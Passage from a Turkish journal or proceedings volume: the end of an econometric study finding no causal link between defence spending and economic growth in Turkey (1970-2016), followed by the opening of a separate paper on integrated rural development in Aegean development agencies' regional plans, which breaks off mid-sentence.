Ekonometrik zaman serilerinin durağanlığının belirlenmesinde birim kök testleri yaygın olarak kullanılmaktadır. Literatürde yaygın olarak kullanılan birim kök testleri arasında; Dickey-Fuller (DF), Genişletilmiş Dickey-Fuller (ADF), ADF-GLS, KPSS (Kwiatkowski-Phillips-Schmidt-Shin), Phillips-Perron (PP) ve Ng-Perron birim kök testleri sayılabilir. Bu türdeki birim kök testleri serilerde ortaya çıkabilecek yapısal kırılmaları dikkate almamaktadır. Yapısal kırılmalar dikkate alınmadığında ulaşılan sonuçların ekonomik sonuçlar açısından güvenilirliği azalmaktadır. Serilerdeki yapısal kırılmalar genel olarak ekonomi politikalarındaki değişimler ve yapısal değişimler sonucunda gerçekleşebilmektedir (Sevüktekin ve Nargeleçkenler, 2010: 399).

¹ Stockholm International Peace Research Institute

Yapısal kırılmalı birim kök testleri de kendi içinde kırılma zamanının bilindiği ve kırılma zamanının bilinmediği testler olarak ayrılmaktadır. Perron (1989) testi tek kırılmanın bulunduğu ve kırılma zamanının bilindiği bir test iken, Zivot ve Andrews (1992) ve Perron (1997) tarafından geliştirilen testler ise kırılma zamanının önceden bilinmediği ve tek yapısal kırılmaya izin veren testlerdir.

Tablo 2: ADF Birim Kök Testi Sonuçları

Değişken	Sabitli Model İçin t İstatistik Değeri	Sabitli ve Trendli Model İçin t İstatistik Değeri	% 5 Kritik Değer (Mac Kinnon (1996))	
			Sabit	Sabit ve Trend
LNy	-1,32 (0)	-2,49 (0)	-2,92	-3,51
DLNy	-6,80 (0)	-6,87 (0)	-2,92	-3,51
LNDEF	-2,42 (0)	-2,23 (0)	-2,92	-3,51
DLNDEF	-5,46 (0)	-5,79 (0)	-2,92	-3,51
LNINV	-1,33 (0)	-4,21 (3)	-2,92	-3,51
DLNINV	-6,76 (0)	-6,82 (0)	-2,92	-3,51

Not: Parantez içindeki değerler AIC uygun gecikme uzunluğunu göstermektedir.

Bu çalışmada serilerin durağanlığının belirlenmesi amacıyla, yapısal kırılmanın dikkate alınmadığı ADF birim kök testi ve tek yapısal kırılmayı dikkate alan ve kırılma zamanının önceden bilinmediği Zivot ve Andrews birim kök testi kullanılmıştır.

ADF birim kök testinde sıfır hipotezi birim kök vardır, alternatif hipotez ise birim kök yoktur şeklinde kurulmaktadır. Hesaplanan t-istatistiği değeri anlamlı ise, sıfır hipotezi reddedilir ve seri durağandır (birik kök içermemektedir), sıfır hipotezinin reddedilemediği durumda ise seri durağan değildir (birim kök içermektedir). t-istatistiğinin anlamlı olup olmadığı ise, Mac Kinnon (1996) kritik değerleri ile karşılaştırılarak belirlenir.

Tablo 2'ye göre elde edilen sonuçlar, sabitli model için tüm serilerin birinci farkı alındığında durağan hale geldiğini göstermektedir. Sabitli ve trendli model için ise LNINV değişkeni düzeyde durağan iken diğer seriler yine birinci farkı alındığında durağan olmaktadır.

Tablo 3: Zivot ve Andrews (1992) Yapısal Kırılmalı Birim Kök Testi Sonuçları

Değişkenler	Sabitte Kırılma (Model A)		Sabit ve Trendde Kırılma (Model C)	
	t İstatistiği	Kırılma Dönemi	t İstatistiği	Kırılma Dönemi
LNy	-3,13 (0)	2004	-4,13 (0)	1980
LNDEF	-2,66 (0)	1990	-4,93 (3)	1990
LNINV	-4,62 (3)	2004	-4,60 (3)	1999

Not: 1-Parantez içindeki değerler uygun gecikme uzunluğunu göstermektedir.

2- Zivot ve Andrews (1992: 30-31)'e göre Model A için % 5 düzeyindeki kritik değer -4,93, Model C için

% 5 düzeyindeki kritik değer -5,08'dir.

Zivot ve Andrews (1992) çalışmalarında; sabitte, trendde ve sabitle trendde birlikte kırılmayı gösteren ve sırasıyla Model A, Model B ve Model C olarak ifade edilen üç model geliştirmişlerdir. Bu modellerde kırılma tarihi bilinmediği için her bir dönem olası kırılma dönemi olarak belirlenmekte ve kırılma dönemlerinin belirlenmesinde kukla değişkenler kullanılmaktadır. Birim kökü incelenen serinin bir gecikmeli değerinin katsayısına ait t istatistik değerinin minimum olduğu dönem olası kırılma dönemi olarak belirlenmektedir. Elde edilen t istatistiği Zivot ve Andrews (1992) çalışmasındaki kritik değerden mutlak değerce yüksek ise, serinin yapısal kırılmayla birlikte birim kök de içerdiğini ifade eden sıfır hipotezi reddedilmektedir. Ters durumda ise sıfır hipotezi kabul edilmektedir (Zivot ve Andrews, 1992: 29). Tablo 3'te yer alan Zivot ve Andrews (1992) birim kök testi sonuçlarına göre; değişkenlere ait t istatistik değerleri mutlak değerce kritik değerin altında kaldığı için seriler birim kök içermektedir. LNy serisinde 1980 ve 2004 yıllarında, LNDEF serisinde 1990 yılında ve LNINV serisinde de 1999 ve 2004 yıllarında yapısal kırılma olduğu görülmektedir. Fakat yapısal kırılma dönemlerine rağmen, yapısal kırılmaların dikkate alındığı Zivot ve Andrews (1992) birim kök testi sonuçlarının yapısal kırılmaları dikkate almayan ADF birim kök testi sonuçlarından farkı bulunmamaktadır. Sonuçlar birbiriyle örtüşmektedir.

3.2. Koentegrasyon Analizi

Literatürde seriler arasındaki uzun dönemli birlikteliği ortaya koyan farklı yöntemler olmasına rağmen, her birinin birbirine karşı üstün ve zayıf olduğu noktalar söz konusudur. Uygulamada Engle ve Granger (1987), Johansen (1988), Johansen ve Juselius (1990) ve Peseran, Smith ve Shin (2001) tarafından geliştirilmiş koentegrasyon yöntemleri bulunmaktadır. Ancak bu yöntemler, koentegrasyon denkleminde uzun dönemde ortaya çıkabilecek parametre değişimleri veya yapısal kırılmaları dikkate almamaktadır. Bu sebeple çalışmada, hem parametre değişimleri ve yapısal kırılmaları dikkate almayan Johansen (1998) koentegrasyon yöntemi hem de uzun dönemde olası parametre değişimleri ve yapısal kırılmaları dikkate alan Gregory ve Hansen (1996) koentegrasyon yöntemi kullanılmıştır.

Engle ve Granger (1987) yönteminin çok sayıda değişkeni kapsayacak şekilde genişletilmiş biçimi olan Johansen koentegrasyon testinin uygulanmasında, serilerin tümünün birinci farkı alındığında durağan olması temel koşuldur. Johansen testi, seriler arasındaki VAR ilişkisinde koentegre bir vektörün bulunup bulunmadığını En Çok Olabilirlik (Maximum Likelihood) yöntemiyle incelemektedir. İz ve maksimum özdeğer istatistiklerinin hesaplanmasına dayalı bir yaklaşımdan hareketle seriler arasında koentegre vektörün bulunmadığı sıfır hipotezi sınanmaktadır. İz ve maksimum özdeğer istatistiklerinin hesaplanan değerleri kritik değerin üzerindeyse bir veya daha fazla koentegre vektörün bulunduğu sonucuna ulaşılabilmektedir.

Tablo 4: Johansen (1988) Koentegrasyon Testi Sonuçları

Hipotezler		İz (Trace) İstatistiği		Maksimum Özdeğer (Eigenvalue) İstatistiği	
H ₀	H ₁	Değerler	% 5 Kritik Değer	Değerler	% 5 Kritik Değer
r=0	r≥1	41,97022	35,19275	28,31334	22,29962
r=1	r≥2	13,65688	20,26184	10,19568	15,89210

Not: 1-Uygun gecikme uzunluğu AIC'ye göre 5 olarak belirlenmiştir.

2- Kritik değerler EViews tarafından sağlanan Osterwald-Lenum kritik değerleridir.

Tablo 4'te yer alan Johansen koentegrasyon testi sonuçları incelendiğinde, hem iz istatistiği hem de maksimum özdeğer istatistiği sonuçlarına göre hiç koentegrasyon olmadığını ifade eden sıfır hipotezi reddedilmiştir. Ulaşılan sonuçlara göre en fazla bir koentegre vektör bulunmaktadır. Dolayısıyla seriler arasında uzun dönemli bir ilişki mevcuttur.

Gregory ve Hansen (1996: 102-103) ise yapmış oldukları çalışmada, koentegre vektörde kırılma zamanının model dahilinde belirlendiği ve tek yapısal kırılmaya izin veren ve sabitte kırılmayı (C), trendli sabitte kırılmayı (C/T) içeren modeller ile rejim değişimini (C/S) içeren modelin yer aldığı bir koentegrasyon yöntemi geliştirmişlerdir. Gregory ve Hansen (1996) koentegrasyon analizinde uygun model için belirlenen test istatistikleri (Z_a^* , Z_t^* , ve ADF), tablo kritik değerleriyle karşılaştırılarak koentegrasyonun varlığı sınanabilmektedir. Sıfır hipotezi değişkenler arasında uzun dönemli bir ilişkinin olmadığını ifade ederken, alternatif hipotez ise, bir yapısal kırılmayla birlikte değişkenler arasında koentegrasyon ilişkisinin bulunduğunu ifade etmektedir.

Tablo 5: Gregory ve Hansen (1996) Yapısal Kırılmalı Koentegrasyon Testi Sonuçları

Model	ADF Test İstatistiği	% 5 Kritik Değer	Kırılma Dönemi
Sabitte Kırılma (C)	-3,82 (0)	-4,92	1985
Trendli Sabitte Kırılma (C/T)	-4,88 (0)	-5,96	1985
Rejim Değişimi (C/S)	-4,97 (0)	-5,23	1998

Not: 1-Parantez içindeki değerler AIC uygun gecikme uzunluğunu göstermektedir.

2-% 5 Kritik değerler Gregory and Hansen (1996: 109)'dan alınmıştır.

Tablo 5, yapısal kırılmaları dikkate alan Gregory ve Hansen (1996) koentegrasyon testi sonuçlarını göstermektedir. Elde edilen sonuçlar incelendiğinde, sabitte kırılma ve trendli sabitte kırılma modellerinde 1985 yılında, rejim değişimi modelinde de 1998 yılında yapısal kırılma bulunmuştur. ADF test istatistiği sonuçları tüm modellerde % 5 kritik değerin altında kaldığı için yapısal kırılmaların dikkate alındığı Gregory ve Hansen (1996) koentegrasyon testi sonuçları Johansen

(1998) koentegrasyon testinin aksine serilerin uzun dönemde birlikte hareket etmediklerini ifade etmektedir.

3.3. Nedensellik Testi

Ekonometrik çalışmalarda değişkenler arasındaki nedensellik ilişkisini analiz eden ve literatürde en çok kullanılan nedensellik testi Granger (1969) tarafından geliştirilen testtir. Granger testinde nedenselliğin doğru biçimde analiz edilebilmesi için, bağımlı ve bağımsız değişkenlerin uygun gecikme uzunlukları belirlenerek modele dahil edilmeleri önemlidir. Gecikme sayısı doğru biçimde alınmadığında, değişkenler arasındaki nedenselliğe ilişkin sonuçlar da değişebilmektedir. Ancak bu konuda Son Tahmin Hatası (FPE) Kriterine dayanan Hsiao (1979) Nedensellik Testi daha güvenilir sonuçlar üretmektedir (Terzi, 2004: 66). Hsiao (1979)'nun Son Tahmin Hatası (FPE) Kriterine dayalı nedensellik testi, Granger nedensellik testinde kullanılan denklemleri esas almakla birlikte, gecikme uzunluğunun belirlenmesinde Akaike'nin Son Tahmin Hatası (FPE) Kriterini kullanmaktadır (Bağdigen ve Beşer, 2009: 12; Yang, 2000: 312).

$$Y_t = \alpha + \sum_{i=1}^m \beta_i Y_{t-i} + u_t \quad (3)$$

$$FPE(m) = \frac{T + m + 1}{T - m - 1} \cdot \frac{ESS(m)}{T} \quad (4)$$

$$Y_t = \alpha + \sum_{i=1}^m \beta_i Y_{t-i} + \sum_{j=1}^n \delta_j X_{t-j} + v_t \quad (5)$$

$$FPE(m, n) = \frac{T + m + n + 1}{T - m - n - 1} \cdot \frac{ESS(m, n)}{T} \quad (6)$$

Yukarıdaki denklemlerde T, örnek büyüklüğünü; m ve n, gecikme sayılarını; ESS, hata kareleri toplamını göstermektedir. Hsiao (1979) Nedensellik testi iki aşamada gerçekleştirilmektedir. İlk aşamada Denklem 3'te yer alan bağımlı değişkenin gecikmeli değerleri bağımsız değişken olarak denkleme dâhil edilerek uygun gecikme sayısı belirlenmeye çalışılır. Uygun gecikme sayısı (m), Denklem 4'te yer alan Son Tahmin Hatası (FPE)'ni minimum yapan gecikme sayısıdır. İkinci aşamada ise Denklem 5'te de görüldüğü gibi, diğer değişkenin uygun gecikme sayısı (n) belirlenmeye çalışılır. Denklem 6'daki Son Tahmin Hatası (FPE) kriterini aynı şekilde minimum yapan gecikme sayısı (n) uygun gecikme sayısıdır. Uygun gecikme sayıları belirlendikten sonra FPE(m) ve FPE(m,n) aşağıdaki gibi karşılaştırılarak nedensellik ilişkisinin olup olmadığı sınanmaktadır. Buna göre;

$FPE(m) < FPE(m,n)$ ise X_t , Y_t 'nin nedeni değildir.

$FPE(m) > FPE(m,n)$ ise X_t , Y_t 'nin nedenidir.

Tablo 6: Hsiao (1979)'nun FPE Kriterine Dayalı Nedensellik Testi Sonuçları

Nedenselliğin Yönü	FPE (m)	FPE(m, n)	Sonuç
LNy → LNDEF	0,024792 (6)	0,025967 (6,1)	Nedensellik Bulunmamaktadır.
LNDEF → LNy	0,029048 (5)	0,0305 (5,1)	Nedensellik Bulunmamaktadır.
LNy → LNINV	48,33202 (1)	50,48635 (1,1)	Nedensellik Bulunmamaktadır.
LNINV → LNy	0,029048 (5)	0,028775 (5,3)	Nedensellik Bulunmaktadır.
LNDEF → LNINV	48,33202 (1)	50,24824 (1,2)	Nedensellik Bulunmamaktadır.
LNINV → LNDEF	0,024792 (6)	0,021106 (6,3)	Nedensellik Bulunmaktadır.

Not: Parantez içindeki sayılar uygun gecikme uzunluğunu göstermektedir.

Hsiao (1979) Nedensellik Testi sonuçları Tablo 6’da özetlenmiştir. Elde edilen sonuçlara göre, kişi başına düşen özel kesim sabit sermaye yatırımlarından kişi başına düşen gayri safi yurtiçi hasıla ve kişi başına düşen savunma harcamasına doğru tek yönlü bir nedenselliğe ulaşılmıştır. Diğer değişkenler arasında ise herhangi bir nedensellik ilişkisi bulunmamaktadır. Bu durumda, kamu kesimi tarafından gerçekleştirilen yatırımların kişi başına gelir düzeyini olumlu yönde etkileyeceğini ifade eden Barro’nun modelinin, savunma harcamaları özelinde incelendiğinde geçerli olmadığı görülmektedir.

4. Sonuç

Savunma harcamalarının ekonomik büyüme üzerindeki etkileri, ekonomistler kadar politik karar alıcılar için de önemli bir inceleme alanıdır. Bu çalışmada da savunma harcamalarının ekonomik büyüme üzerindeki etkileri, Türkiye ekonomisi için 1970-2016 dönemi çerçevesinde analiz edilmiştir. Çalışmanın esas olarak üzerinde durduğu nokta, R. Barro’nun 1988 yılında yayınlanan çalışmasında belirttiği “üretken kamu harcamalarının büyüme üzerindeki olumlu etkileri”nin Türkiye ekonomisi için de gerçekleşip gerçekleşmediğini analiz etmektir.

Barro modelinin geçerliliği literatürde yer alan çalışmalardan hareketle, kişi başına düşen GSYH, kişi başına düşen savunma harcamaları ve kişi başına düşen özel kesim sabit sermaye yatırımları çerçevesinde incelenmiştir. Ampirik analizin kapsamını bu üç değişken arasındaki uzun dönemli ilişkinin belirlenmesi oluşturmaktadır. Uzun dönemli ilişki için parametre değişimleri ve yapısal kırılmaları dikkate almayan Johansen koentegrasyon testi ile parametre değişimleri ve yapısal kırılmaları dikkate alan Gregory ve Hansen koentegrasyon testleri kullanılmıştır. Elde edilen sonuçlar, Johansen testine göre serilerin uzun dönemde birlikte hareket ettiklerini gösterirken, Gregory ve Hansen testi sonuçları ise seriler arasında uzun dönemde koentegrasyon ilişkisinin bulunmadığı göstermektedir.

Hsiao’nun Son Tahmin Hatası (FPE) kriterini dikkate alarak gerçekleştirdiği nedensellik testi sonucu ise kişi başına düşen özel kesim sabit sermaye yatırımlarından kişi başına düşen GSYH’ye ve kişi başına düşen savunma harcamalarına doğru tek taraflı nedenselliğin bulunduğunu ifade etmektedir.

Bu bulgulara göre; 1970-2016 döneminde Türkiye ekonomisi için Barro modeli geçerli değildir. Kamu harcamalarının alt harcama türlerinden biri olan savunma harcamaları ile ekonomik büyüme arasında herhangi bir nedensellik ilişkisine ulaşılamamıştır. Elde edilen bu sonuç, literatürdeki Durgun ve Timur ile Connolly ve Li tarafından yapılan çalışmaların sonuçlarıyla da örtüşmektedir. Aynı zamanda, Çetinkaya vd. tarafından ulaşılan kısa dönemli sonuçlar ve Chen vd. tarafından yapılan çalışmada da yüksek orta gelirli ülkeler ile Avrupa ve Orta Asya ülkeleri için ulaşılan sonuçlarla paralellik göstermektedir.

Çalışmada başka bir tartışma konusu da; savunma harcamalarında görülen artışların savunma sanayinin gelişimi üzerindeki etkisidir. Ulaşılan sonuçlar, savunma harcamalarının yurtiçinde üretim artışı ve uzun dönemde ekonomik büyüme üzerinde etkisiz olduğunu göstermekte ve dolayısıyla bu harcamaların Türkiye’de savunma sanayini geliştirme potansiyeli düşük olmaktadır. Son dönemde, bölgemizde artan askeri hareketlilik ve savaşlar Türkiye’nin de savunma sanayi yatırımları konusunda kayıtsız kalmamasına yol açmıştır. Fakat savunma harcamaları ile ekonomik büyüme arasındaki ilişki incelendiğinde Türkiye’de savunma sanayindeki gelişmelerin ekonomik nedenlerden daha çok askeri ve politik nedenlere bağlı olduğu düşünülmektedir.

Kaynakça

- Arrow, K. J. (1962). “The Economic Implications of Learning by Doing”. *The Review of Economic Studies*, 29(3), 155-173.
- Augier, M., McNab, R., Guo, J., and Karber, P. (2017). “Defense Spending and Economic Growth: Evidence from China”, 1952–2012. *Defence and Peace Economics*, 28(1), 65-90.
- Bağdigen, M. ve Beşer B. (2009), “Ekonomik Büyüme ile Kamu Harcamaları Arasındaki Nedensellik İlişkisinin Wagner Tezi Kapsamında Bir Analizi: Türkiye Örneği” *ZKÜ Sosyal Bilimler Dergisi*, 5(9), 1-17.
- Barro, R. J. (1988). “Government Spending in a Simple Model of Endogenous Growth”. Cambridge: National Bureau of Economic Research
- Barro, R. J. (1991). “Economic Growth in a Cross Section of Countries”. *The Quarterly Journal of Economics*, 106(2), 407-443.
- Connolly, M., and Li, C. (2016). “Government Spending and Economic Growth in the OECD Countries”. *Journal of Economic Policy Reform*, 19(4), 386-395.
- Chen, P. F., Lee, C. C., and Chiu, Y. B. (2014). “The Nexus Between Defense Expenditure and Economic Growth: New Global Evidence”, *Economic Modelling*, 36, 474-483.

- Çetinkaya, M., Çetinkaya, A. T., ve Aksoy, E. (2017). "Askeri Harcamalar Özelinde Kamu Harcamaları ve Ekonomik Büyüme İlişkisi". Sosyal Ekonomik Araştırmalar Dergisi, (33), 210-225.
- Dunne, J. P., and Tian, N. (2016). "Military Expenditure and Economic Growth, 1960–2014". The Economics of Peace and Security Journal, 11(2), 50-56.
- Durgun, Ö., ve Timur, M. C. (2017). "Savunma Harcamaları ve Ekonomik Büyüme İlişkisi: Türkiye Analizi", Dumlupınar Üniversitesi Sosyal Bilimler Dergisi, 54, 126-137.
- Granger, C. W., and Newbold, P. (1974). "Spurious Regressions in Econometrics". Journal of Econometrics, 2(2), 111-120.
- Gregory, A. W., and Hansen, B. E. (1996). "Residual-Based Tests for Cointegration in Models with Regime Shifts". Journal of Econometrics, 70(1), 99-126.
- Hsiao, C. (1979), "Autoregressive Modeling of Canadian Money and Income Data". Journal of the American Statistical Association, 74(367), 553-560.
- Johansen, S. (1988). "Statistical Analysis of Cointegration Vectors". Journal of Economic Dynamics and Control, 12(2-3), 231-254.
- Kweka, J. P., and Morrissey, O. (2000). "Government Spending and Economic Growth in Tanzania, 1965-1996", CREDIT Research Paper No. 00/6.
- Lucas, R. E. (1988). "On The Mechanics of Economic Development". Journal of Monetary Economics, 3-42.
- MacKinnon, J. G. (1996). "Numerical Distribution Functions for Unit Root and Cointegration Tests". Journal of Applied Econometrics, 11(6), 601-618.
- Romer, P. M. (1986). "Increasing Returns and Long-Run Growth". Journal of Political Economy, 1002-1037.
- Sevüktekin, M., ve Nargeleçekenler, M. (2007). Ekonometrik Zaman Serileri Analizi, Nobel Yayınları: İstanbul.
- SIPRI, Military Expenditure Database, Military Expenditure (million US\$), <https://www.sipri.org/databases/milex>, Erişim: 19.01.2018
- Terzi, H. (2004), "Türkiye’de Enflasyon ve Ekonomik Büyüme İlişkisi (1924-2002)", Gazi Üniversitesi İktisadi ve İdari Bilimler Fakültesi Dergisi, 6(3), 59-75.
- The World Bank, World Development Indicators, GDP per Capita (Current US\$), <https://data.worldbank.org/>, Erişim: 19.01.2018
- The World Bank, World Development Indicators, Gross Fixed Capital Formation (Current US\$), <https://data.worldbank.org/>, Erişim: 19.01.2018.
- Yang, H.Y. (2000), "A Note on the Causal Relationship Between Energy and GDP in Taiwan" Energy Economics, 22(3), 309-317.
- Yeldan, E. (2011). İktisadi Büyüme ve Bölüşüm Teorileri. (Çev. M. Yıldırımoglu ve H. Öztürkler). Ankara: Efil Yayınevi.
- Život, E., and Andrews, D. W. K. (1992). "Further Evidence on the Great Crash, The Oil Price Shock and The Unit Root Hypothesis". Journal of Business and Economic Statistics, 10(3), 251-270.

Kalkınma Ajanslarının Bölge Planlarında Entegre Kırsal Kalkınma Yaklaşımı: Ege Örneği

Ahmet UÇAR* Rasim AKPINAR** İsmail BAŞARAN*** Musa SÖZTUTAR****

Öz

Kalkınma ajansları, Türkiye'nin gündemine Avrupa Birliği üyeliği sürecinde hazırlanan 2003 Yılı Katılım Ortaklığı Belgesi ile girmiştir. 2006 yılında çıkarılan kuruluş kanunu ile Türkiye'de 2 pilot kalkınma ajansı kurulmuş, daha sonra 2008 ve 2009 yıllarında çıkarılan iki farklı Bakanlar Kurulu Kararı ile Türkiye'nin 26 Düzey 2 Bölgesinin tamamında kalkınma ajansların kuruluşu gerçekleştirilmiştir.

5449 Sayılı "Kalkınma Ajanslarının Kuruluşu, Koordinasyonu ve Görevleri Hakkında Kanun" 2006 tarihinde kabul edilerek, Resmi Gazete'de yayınlanmıştır. Kalkınma Ajansları Kanununun amacı; kamu, özel kesim ve sivil toplum kuruluşları arasındaki işbirliğini geliştirmek, kaynakların yerinde ve etkin kullanımını sağlamak ve yerel potansiyeli harekete geçirmek suretiyle, ulusal kalkınma planı ve programlarda öngörülen ilke ve politikalarla uyumlu olarak bölgesel gelişmeyi hızlandırmak, sürdürülebilirliğini sağlamak olduğu gibi bölgeler arası ve bölge içi gelişmişlik farklarının azaltılması da bir diğer temel amaçtır.

Bu çalışmada Ege Bölgesinde faaliyet gösteren İzmir Kalkınma Ajansı, Güney Ege Kalkınma Ajansı, Zafer Kalkınma Ajansının hazırlamış oldukları Kalkınma Bakanlığınca onaylanan bölge planlarında ortaya konulan entegre kırsal kalkınma yaklaşımları analiz edilecektir.

GİRİŞ

Kırsal kalkınma ülkelerin yönetiminde söz sahibi olan hükümetlerin gündemini en çok işgal eden konulardan birisidir. Bunun için hükümetler sürekli ülke kalkınmasının dengeli bir şekilde yürütülmesini sağlayacak modeller arayışı içindedirler. Dolayısıyla hükümetler sadece ketsel gelişime önem vermesi ve kırsal kalkınmayı ihmal etmesi durumunda, kırsal alandan kentlere göçün artması ve kırsal nüfusun düşmesi ile kırsal alanların oldukça geri kalmasına yol açabilir. Bu bağlamda son dönemlerde gerek ülkemizde, gerek ise dünya genelinde kalkınma anlayışlarında değişim yaşandığı bilinmektedir. Bu değişimin en önemli yanını ise kalkınmanın bilhassa 1980'lerden sonra yerelden başlatılması oluşturmaktadır. Dolayısıyla 1980 öncesi ve özellikle de 2. Dünya Savaşı'nın hemen akabindeki ekonomik bunalımdan bir çıkış yolu olarak benimsenen kalkınmanın devlet kanalıyla ve bunun merkezden planması yoluyla yapılması anlayışı geçerliiyken, 1980 sonrasında serbest ekonomiye geçişle birlikte bu anlayış terkedilerek onun yerine tabandan tavana kalkınma modeli olarak bilinen kalkınmanın yerelde gerçekleştirilmesi biçimine geçilmiştir. Elbette böyle bir anlayış ve model değişikliğine gitmenin birtakım haklı sebepleri olabilir. Zira gerek dünya'da gerek Türkiye'de tavandan tabana yani merkezden yerele doğru kalkınma modelinin başarılı olmaması ve kalkınmada ülke genelinde denge sağlanamadığı için tabandan tavana modeline geçiş ihtiyacı doğmuştur. Örneğin, AB ülkelerinde ve ABD'de geri kalmış bölgelerin kalkınmasını sağlamak ve böylece ülke kalkınmasında dengeli bir kalkınma modelini gerçekleştirilmesine geçebilmek için kalkınma ajansları kurulmuştur. Kalkınma ajanslarının kurulmasıyla daha önce merkezi planlama ile gerçekleştirilemeyen kalkınma hedeflerine erişilmesi hedeflenmektedir. Çünkü kalkınma ajansları önceden sadece devletin tek aktör olarak ve devletin mali gücüyle gerçekleştirilmeye çalışılan kalkınma hedeflerini, devletten ayrı yereldeki tüm özel ve resmi güçleri harekete geçiren ve bileştiren girişim teşvikleri ile yapmaya çalışmaktadırlar. Günümüzde etkin bir bölgesel kalkınma politikası oluşturulabilmesi ve uygulanabilmesi açısından en çok kullanılan politika araçlarının başında "bölge planlaması" faaliyetleri gelmektedir. Bölge planlaması politikalarının ön plana çıkmasının temelinde, uygulanan diğer kalkınma politika ve araçlarının yetersiz kalması ve sorunları çözmemesi, ayrıca küreselleşmenin getirdiği yeni anlayışların etkileri yatmaktadır (Karakılçık, 2014: 93). Bu kapsamda ülkemizde de bu hedef ve amaçlar doğrultusunda kalkınma ajansları AB uyum süreci ile birlikte 2006 yılından sonra kurulmaya başlanmıştır. Buna istinaden ülkemiz düzey 2 bölgesi olarak 26 bölgeye ayrılmış ve herbir bölge için birisi sorumlu olmak üzere 26 adet kalkınma ajansı kurulmuştur. Çalışmada öncelikle kalkınma planlarında kırsal kalkınmaya nasıl yer verildiğinden, kalkınma ajanslarının kuruluşu ve ajansların bölge planlarından bahsedilecek, arkasından Ege Bölgesinde

* Doç.Dr., Manisa Celal Bayar Ün., İİBF Siyaset Bil. ve Uluslararası İlişkiler Böl. E mail: ucarahmet@hotmail.com

** Doç.Dr., Manisa Celal Bayar Ün., İİBF Kamu Yönetimi Böl. E mail:rasimakpinar@gmail.com

*** Dr Ogr. Üy., Manisa Celal Bayar Ün., İİBF Kamu Yönetimi Böl. E mail:ismail.basaran@cbu.edu.tr

**** Araş.Gör., Manisa Celal Bayar Ün., İİBF Kamu Yönetimi Böl. E mail:musa.soztutar@cbu.edu.tr

faaileyet gösteren İzka(İzmir Kalkınma Ajansı), Zafer Kalkınma Ajansı ve Geka(Güney Ege Kalkınma Ajansı)'nın 2014-2023 dönemine ait bölge planları incelenerek entegre kırsal kalkınma hedeflerinin neler olduğu belirlenecek ve irdelenecektir. Sonuç bölümünde ise bu hedeflerin gerek ilgili bakanlıkların (Gıda ve Tarım Bakanlığı, Kalkınma Bakanlığı), gerek 10. Kalkınma Planındaki ulusal kırsal kalkınma amaçlarıyla karşılaştırarak bir analizi yapılacaktır.

1. TÜRKİYE' DE BÖLGE PLANLAMASINA GEÇİŞ VE KALKINMA AJANSLARININ KURULMASI

Özellikle son 20-30 yıldan bu yana küreselleşmenin etkilerini arttırması ve rekabet edebilirlik ekseninde ortaya çıkan değişiklikler Türkiye'de bölge kavramının içeriğinin değişmesinde önemli roller oynamıştır. Bu açıdan bakıldığında Türkiye'de bölgesel kalkınma ile ilgili olarak ön plana çıkan bölge tanımı İstatistiki Bölge Birimleri Sınıflandırmasıdır (İBBS). Bu sınıflandırma, Avrupa Birliği'nde bölgesel politikalarla birlikte kullanılan bölge sınıflandırılması esas alınarak Türkiye'nin Avrupa Birliği'ne uyum sürecinde kabul ettiği bir bölgelendirme sistemidir. 28.08.2002 tarih ve 2002/4720 sayılı Bakanlar Kurulu Kararı ile yürürlüğe giren İstatistiki Bölge Birimleri Sınıflandırması ile amaçlanan; bölgesel istatistiklerin toplanması, geliştirilmesi, bölgelerin sosyoekonomik açılardan analizinin yapılması, bölgesel politikaların çerçevesinin belirlenmesi ve Avrupa Birliği'nin bölgesel istatistiki seviyesine uygun, karşılaştırılabilir istatistiki bir veritabanı oluşturulması gibi önceliklerdir. İlgili Bakanlar Kurulu Kararı'na göre Düzey 1, Düzey 2 ve Düzey 3 şeklinde üç kademeli bir yapı ortaya konulmuştur. Düzey 3 kapsamında 81 ilin her biri bir birim olarak ele alınmıştır. Düzey 2 İstatistiki Bölge Birimleri 26 adet olup Düzey 3 kapsamında yer alan illerin belirli kriterlere göre gruplandırılmasıyla oluşturulmuştur. Düzey 1 İstatistiki Bölge Birimleri ise 12 adet olup yine Düzey 2'de yer alan bölge birimlerinin gruplandırılması sonucunda tanımlanmış bölgeleri içermektedir (Can, 2011: 45).

Türkiye'de 1961 Anayasası ile birlikte Devlet Planlama Teşkilatı kurulmuş ve planlı kalkınma dönemine geçiş yapılmıştır. Bu dönemle birlikte bölgesel kalkınma politikaları kapsamında bölge planlamaya yönelik bir takım projeler üretilmeye başlanmıştır. Bu projelerin belli başlı olanları; Güneydoğu Anadolu Projesi, Doğu Marmara Planlama Projesi, Zonguldak Projesi, Çukurova Bölge Projesi, Keban Projesi, Antalya Projesi, Doğu Anadolu Projesi, Doğu Marmara Projesi, Doğu Karadeniz Bölgesi Gelişme Planı ve Yeşilirmak Havzası Gelişim Projesidir (Keleş, 2015:359-368). Bu projeler, ortaya çıkan birtakım sorunlara çözüm aramak için üretilmişlerdir. Örneğin Doğu Marmara Plan Bölgesinin amacı, yoğun kentleşmenin ve büyük kentlerin bulunduğu bölgelerin sosyoekonomik sorunlarına çözüm aramaktır (Dinler, 2014:103-106). Bu amaçla üretilen projelerden en çok bilineni ve günümüzde hala uygulama alanı bulmuş olanı Güneydoğu Anadolu Projesidir.

1990'lerden sonra yaşanan ve 2000'li yıllarda ivme kazanan küreselleşme ve yerelleşme eksenli gelişmeler köklü değişimlere yol açarken, planlama ve bölgesel kalkınma planları bağlamında yeni anlayış ve yaklaşımlar ortaya çıkmıştır. Dünyadaki köklü dönüşümlere paralel olarak ülkemizde bölgesel planlama anlayışı dönüşüme uğramıştır. Bölge planları, bir yandan bölgesel gelişmişlik farklarının azaltılmasına odaklanırken, diğer yandan da bölgesel yerel olanakların harekete geçirilmesine ve rekabet güçlerinin arttırılmasına yönelik hedefler belirlemeye başlamışlardır (Karakılçık, 2014:361). Günümüzde Türkiye'de bölge planları ulusal kalkınma planlarına uygun olarak hazırlanmakta ve daha küçük alanları kapsayan çevre düzeni planları ve imar planlarına referans teşkil etmektedir. Dolayısıyla söz konusu planlar hazırlanırken bölge planları öncelikleri dikkate alınmak durumundadır. Halihazırda, Türkiye için hazırlanan bölge planları için esas alınan bölge sınırları, yukarıda İstatistiki Bölge Birimleri Sınıflandırılmasında değinilen Düzey 2 seviyelerini ifade etmektedir. Dolayısıyla bu kapsamda 26 adet bölge bulunmakta ve ülke genelinde 26 adet bölge planı yapılmaktadır. Daha önceleri bölge planlaması konusunda yetkilendirilmiş bulunan Devlet Planlama Teşkilatının Kalkınma Bakanlığına dönüştürülmesiyle bölge planlaması konusunda 